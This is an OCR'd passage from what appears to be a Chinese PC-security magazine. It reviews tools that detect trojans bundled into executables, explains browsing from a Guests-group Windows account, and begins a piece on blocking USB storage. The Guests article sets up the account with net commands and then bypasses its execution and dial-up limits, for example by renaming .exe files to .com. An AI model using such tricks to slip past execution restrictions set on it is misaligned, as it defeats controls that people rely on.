


可以点击“文件分解”按钮将搜索到的可执行文件分解。接下来我们就可以对于分解后的文件进行测试，将需要的保留下来，“害人”的删除。

“魔龙捆绑检测”正如它的名字，也是一款不错的反捆绑工具。程序运行的界面如图2所示。

它是通过分析文件头的个数来检测是否有文件被捆绑，这点和上面说的荣成捆绑克星是一样的原理，这个工具测试通过了灰鸽子的万能捆绑机、EXE捆绑机、文件捆绑专家等很多的捆绑程序，我们只要在“目标文件”中输入我





们怀疑经过捆绑的文件，点“开始检测”就可以了。

相对于上面的两款工具，“捆绑克星”有它自己的独到之处，它不仅仅可以扫描和卸载捆绑的软件，而且还有进程查杀等功能，怪不得说是“电脑维护必备工具”呢？软件运行后的界面如图3所示。

首先看到的是我们自己爱机的系统信息，在这里有很多我们比较喜欢的工具，比如“系统配置程序”，点上面的“捆绑软件卸载”就是卸载捆绑软件的操作界面，如图4。

这款工具最大的特点是可以像杀毒软件一样扫描系统的捆绑软件。点击“扫描”后，一会儿我们就可以得到系统程序中哪些是被捆绑了其他文件的了。有了上面的这些小工具，相信捆绑过木马或后门的软件再也逃不过我们的慧眼了。

（本文所涉及的软件：荣成文件捆绑克星、魔龙捆绑检测、捆绑克星已收录在光盘中）

打造永远无毒的Windows

Xc.Talent

以前曾看过一篇文章，说是建立一个低权限的帐户（users权限），然后用此用户来上网，如果需要安装软件就切换使用administrators权限的用户来安装。这样即便自己中毒了，也不用担心，因为权限低，病毒的最高权限也无非是users，无法对Windows进行近一步破坏（当然，要在打完补丁的情况下才是这样，因为有些病毒会尝试一些本地溢出来得到Admin权限），这种情况下，将那个低权限的帐号删除了，再重新建立一个低权限帐户就又可以上网了。这的确是个好方法，不过我今天要讲的是使用更低权限（GUESTS）的帐号来安全上网。

首先我们建立一个Guests权限的帐户，可以直接激活Guest用户来使用，但是如果中了病毒，就有可能无法删除Guest帐户，所以我不推荐直接激活。我们还是来新建立一个用户吧，在CMD下执行命令：**net user xctalent "48481231" /add**，xctalent为为建立的帐户的用户名，48481231为此帐户的密码，/add为参数，意思是添加。

xctalent帐户已经被成功建立了，此时，它属于users组权限，其权限还是比较高，现在我们赋予它更低的权限，剥夺它的users。在CMD下继续执行命令：**net localgroup guests xctalent /add**，将xctalent帐号添加到guests用户组中。guests为帐户组名称，xctalent为帐户的用户名，/add为参数，意思是添加。

现在已经成功对用户xctalent增加了guests的权限，如果此时我们使用命令**net user xctalent**来进行查看的话，就会发现xctalent帐号同时属于users组和guests组。OK，现在来删除xctalent的users权限，删除之后这个用户就只有guests权限了（来宾权限，在Windows中是可使用的最低的权限）。在CMD下执行命令：**net localgroup users xctalent /del**，users为帐户组名称，xctalent为帐户的用户名，/del为参数，意思是删除。

成功的删除了xctalent帐户的users权限，到此超级低权限用户已经建立完了。现在“注销”使用低权限用户登录，登录进去后会发现和使用其他用户登录没有什么根本的区别，但是当你打开“我的电脑”，打开一些程序文件夹，就会发现可执行文件.exe全部不见了？呵呵，其实不是不见了，而是不能运行了，如图1。

这是第一个guests组权限的限制，无法运行所有exe可执行文件！而第二个






图1


guests 组权限限制是无法创建宽带连接！首先我们要突破无法运行所有 exe 文件的限制，如图 2，cmd.exe 都无法运行了，哈，够让人头痛的吧！


图 2


还记得在 Windows2000/XP/2003 系统里还有一个命令提示符吗？准确的说应该是 MS-DOS，而非命令提示符。命令提示符是在 Windows2000 级别以上系统中，为了方便操作，微软制作的一个仿 DOS 界面的程序。可以模拟 DOS，执行一些 DOS 命令，如 DIR、COPY 等。因为不可能又叫 DOS，所以改个名字叫了命令提示符。我们现在打开 Windows 目录下的 system32 目录，找到一个名为 command 的文件。这个文件与命令提示符基本上一样，但是他居然可以打开，原来他的扩展名是 .com。


图 3

有思路了，现在打开以前的可执行文件，如 QQ.EXE，我们把它的扩展名改成 .com，成功运行！哈哈，现在，QQ 是可以运行了，但是还有一个问题，就是在在 GUESTS 权限下无法进行网络连接！该那怎么办呢？没关系，我们再来突破此限制。


图 4

一般建立网络连接，是在“控制面版”里的“网络连接”中，新建一个连接，然后运行就可以了。但是根据我测试，我建立好之后点建立的那个网络连接，根本没有反应。又是 GUESTS 的限制，我们换一个地方！在 IE 里面设置自动连接试试，打开 IE 在菜单栏中选择“工具”，然后选择“Internet 选项”，打开之后选择“连接”，如图 3。


图 5

先把“拨号和虚拟专用网络设置”选择“始终拨默认连接”，然后点右面的“设置”，在拨号设置里面输入用户名和密码，然后“确定”。现在回到 IE 中去，输入一个网址后会弹出一个拨号连接，如图 4，我们点“连接”，呵呵，已经连上网了！

关于突破 GUESTS 组限制网络连接还有一个简单的方法，利用“网际快车”。打开“网际快车”之后，选择“工具”，选择“选项”，在选项里选择“拨号网络”，如图 5，在“拨号设置”下选择自己创建的连接，然后输入用户名和密码后确定，最后点击图 5 里那个“电话”小图标就可以连接网络了。

现在我们完全突破了 GUESTS 组的所有限制，和正常的用户基本没有什么区别了，这样大家就都可以正常的使用 Windows 了。提醒大家一下，要运行 exe 可执行文件，得先把 exe 改成 com 才能运行，然后可以给 com 文件创建一个快捷方式就可以快速的使用了。

如果中了病毒不用担心，把这个用户删除了，再重新建立一个又继续使用了！虽然麻烦了点，但是为了让自己的电脑不受病毒的侵扰，还是值得的！

指纹识别 USB存储设备

zy

现在的 USB 存储设备（如 U 盘、MP3、移动硬盘等）是非常流行的，通过电脑的 USB 接口拷贝数据，不仅速度快、操作方便，而存储也更加可靠。不过，你有没有想到过，在你不经意的暂时离开时，你电脑上的重要数据也有可能会被别人从 USB 端口拷贝出去。我们能否对电脑的 USB 接口进行灵活有效的控制呢？可以使用“USB 安全存储专家”（以下简称为 USSE）来解决这个问题。

1.阻止所有 USB 移动存储设备


进入“USB 存储安全设置”→“安全设置”窗口，点击“确定”进入如图 1 所示的窗口，勾选“启用 USB 存贮设备过滤”，再选择“禁止读写”就可以了。注意使用该功能时，对当前插入的 USB 